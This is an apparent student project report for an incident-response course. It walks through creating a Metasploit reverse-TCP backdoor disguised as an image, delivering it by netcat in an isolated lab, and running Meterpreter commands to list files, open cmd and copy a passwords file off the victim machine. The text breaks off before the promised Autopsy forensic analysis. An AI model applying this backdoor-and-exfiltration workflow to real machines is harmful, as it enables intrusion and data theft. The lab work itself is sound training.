DEPI_ Final Project / Incident Response Analyst

SPRINTS / Depi_CSA BC #1

Group Code: ONL1_ISS7_M1d

Name	Email
Haydi Mohamed Adel Hussain	haydimohamedadel@gmail.com
Rana Ahmed	rana.mohammed@ejust.edu.eg
Rana Fathy	Rana.ahmed@ejust.edu.eg
Emad Wagdi	emad.wagdi@gmail.com
Mohamed Abu Samaha	mohamedsaidabusamaha@gmail.com
Mostafa Kassab	Mostafa.kassab41@gmail.com

**Case Scenario:

1. **Making Windows backdoor using Metasploit**
2. **Take an image of our windows 10 vm (victim machine)**
3. **Start a forensic investigation using autopsy**

**Our network 192.168.255.1/24:

Kali machine (attacker) [.129] & windows 10 (victim) [.128].

Attacker role:

I. On our final project we used msfvenom to create a payload/ Backdoor reverse_ TCP connection that will connect back to our Metasploit listener, that we start on our kali vm (attacker) once the victim click on the .exe file (named: mycutedogy) or the other version of it (disguised_image) made using 'IExpress' then a session will be established with us (attacker).

II. To the second phase send the payload, here there are many ways but we went with Netcat (nc).

III. Third phase the victim was curious so he clicked the file whom he can't remember if he was the one he made for his dog or not?! Now we have our session.

IV. Fourth changes made for victim machine:


- Taking a copy of a file (passwords.txt) then deleting it from victim machine.
- Opening the cmd.
- Taking a screenshot of windows 10 vm.
- Seeing some info about system.
- Opening the registry.


Forensic role:

I. Taking an Image for the victim Disk, using FTK imager.
II. Investigating what happened and where is our backdoor, using Autopsy.


Let's start:

a. Connecting two machines on same network (host only) isolated, turning the firewall off, ping to check connection is established





b. Starting Metasploit using msfconsole then making windows payload using msfvenom



Note: LHOST = <your kali IP> & LPORT= <any port you want to use on kali for listening in our coming session>


-f exe: indicate the type of file made (backdoor/ payload)

-o: indication for output will be saved in this path

All set, when you are ready to listen just type: ‘exploit’


c. Using netcat to send the payload/ backdoor, this is not a reverse engineering technique, because here our victim is listening (actually it was a test case to see if autopsy will detect this also, only used for sharing files)

Windows: listener



Kali: sender

d. Start listening , see were are we now?



e. Now waiting for the victim to click the file

- mycutedogy: payload/ backdoor
- disguised_image: our payload version but disguised using


f. Session is established successfully, let's start getting some info about that victim machine, and having some fun

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\koko
=======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  4096    dir   2024-10-22 07:10:00 -0400  .zenmap
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:16 -0400  3D Objects
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  AppData
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  Application Data
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Contacts
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  Cookies
040555/r-xr-xr-x  4096    dir   2024-10-22 07:35:10 -0400  Desktop
040555/r-xr-xr-x  4096    dir   2024-10-16 02:42:17 -0400  Documents
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Downloads
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Favorites
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Links
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  Local Settings
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Music
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  My Documents
100666/rw-rw-rw-  786432  fil   2024-10-22 06:51:18 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2024-10-16 02:41:59 -0400  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
100666/rw-rw-rw-  524288  fil   2024-10-16 02:41:29 -0400  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2024-10-16 02:41:29 -0400  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  NetHood
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Pictures
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  PrintHood
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  Recent
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Saved Games
040555/r-xr-xr-x  4096    dir   2024-10-16 02:43:33 -0400  Searches
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  SendTo
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  Start Menu
040777/rwxrwxrwx  0       dir   2024-10-16 02:41:29 -0400  Templates
040555/r-xr-xr-x  0       dir   2024-10-16 02:42:17 -0400  Videos
100666/rw-rw-rw-  274432  fil   2024-10-16 02:41:29 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  241664  fil   2024-10-16 02:41:29 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2024-10-16 02:41:29 -0400  ntuser.ini

meterpreter > sysinfo
Computer        : DESKTOP-0NDCCLL
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Open the cmd on the victim machine

```
meterpreter > execute -f cmd
Process 3388 created.
meterpreter >
```


Done:



Cont.

```
meterpreter > netstat

Connection list
===============

    Proto  Local address                  Remote address        State        User  Inode  PID/Program name
    -----  -------------                  --------------        -----        ----  -----  ----------------
    tcp    0.0.0.0:135                    0.0.0.0:*             LISTEN       0     0      848/svchost.exe
    tcp    0.0.0.0:445                    0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:5040                   0.0.0.0:*             LISTEN       0     0      1108/svchost.exe
    tcp    0.0.0.0:49664                  0.0.0.0:*             LISTEN       0     0      464/wininit.exe
    tcp    0.0.0.0:49665                  0.0.0.0:*             LISTEN       0     0      476/svchost.exe
    tcp    0.0.0.0:49666                  0.0.0.0:*             LISTEN       0     0      1516/spoolsv.exe
    tcp    0.0.0.0:49667                  0.0.0.0:*             LISTEN       0     0      628/lsass.exe
    tcp    0.0.0.0:49668                  0.0.0.0:*             LISTEN       0     0      612/services.exe
    tcp    0.0.0.0:49669                  0.0.0.0:*             LISTEN       0     0      1728/svchost.exe
    tcp    0.0.0.0:49670                  0.0.0.0:*             LISTEN       0     0      992/svchost.exe
    tcp    192.168.255.128:139            0.0.0.0:*             LISTEN       0     0      4/System
    tcp    192.168.255.128:49677          192.168.255.129:4443  ESTABLISHED  0     0      1964/mycutedogy.exe
    tcp6   :::135                         :::*                  LISTEN       0     0      848/svchost.exe
    tcp6   :::445                         :::*                  LISTEN       0     0      4/System
    tcp6   :::49664                       :::*                  LISTEN       0     0      464/wininit.exe
    tcp6   :::49665                       :::*                  LISTEN       0     0      476/svchost.exe
    tcp6   :::49666                       :::*                  LISTEN       0     0      1516/spoolsv.exe
    tcp6   :::49667                       :::*                  LISTEN       0     0      628/lsass.exe
    tcp6   :::49668                       :::*                  LISTEN       0     0      612/services.exe
    tcp6   :::49669                       :::*                  LISTEN       0     0      1728/svchost.exe
    tcp6   :::49670                       :::*                  LISTEN       0     0      992/svchost.exe
    udp    0.0.0.0:500                    0.0.0.0:*                          0     0      992/svchost.exe
    udp    0.0.0.0:4500                   0.0.0.0:*                          0     0      992/svchost.exe
    udp    0.0.0.0:5050                   0.0.0.0:*                          0     0      1108/svchost.exe
    udp    0.0.0.0:5353                   0.0.0.0:*                          0     0      1284/svchost.exe
    udp    0.0.0.0:5355                   0.0.0.0:*                          0     0      1284/svchost.exe
    udp    127.0.0.1:1900                 0.0.0.0:*                          0     0      3292/svchost.exe
    udp    127.0.0.1:56212                0.0.0.0:*                          0     0      3292/svchost.exe
    udp    127.0.0.1:61864                0.0.0.0:*                          0     0      992/svchost.exe
    udp    192.168.255.128:137            0.0.0.0:*                          0     0      4/System
    udp    192.168.255.128:138            0.0.0.0:*                          0     0      4/System
    udp    192.168.255.128:1900           0.0.0.0:*                          0     0      3292/svchost.exe
    udp    192.168.255.128:56211          0.0.0.0:*                          0     0      3292/svchost.exe
    udp6   :::500                         :::*                               0     0      992/svchost.exe
    udp6   :::4500                        :::*                               0     0      992/svchost.exe
    udp6   :::5353                        :::*                               0     0      1284/svchost.exe
    udp6   :::5355                        :::*                               0     0      1284/svchost.exe
    udp6   ::1:1900                       :::*                               0     0      3292/svchost.exe
    udp6   ::1:56210                      :::*                               0     0      3292/svchost.exe
    udp6   fe80::750b:fb37:3dc8:1cfe:1900 :::*                               0     0      3292/svchost.exe
    udp6   fe80::750b:fb37:3dc8:1cfe:56209 :::*                              0     0      3292/svchost.exe

meterpreter >
```


g. Create a file named passwords on my windows 10 vm



h. Copying the file to our kali and then deleting it from the victim machine

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\koko\Desktop
=============================

Mode              Size      Type  Last modified              Name
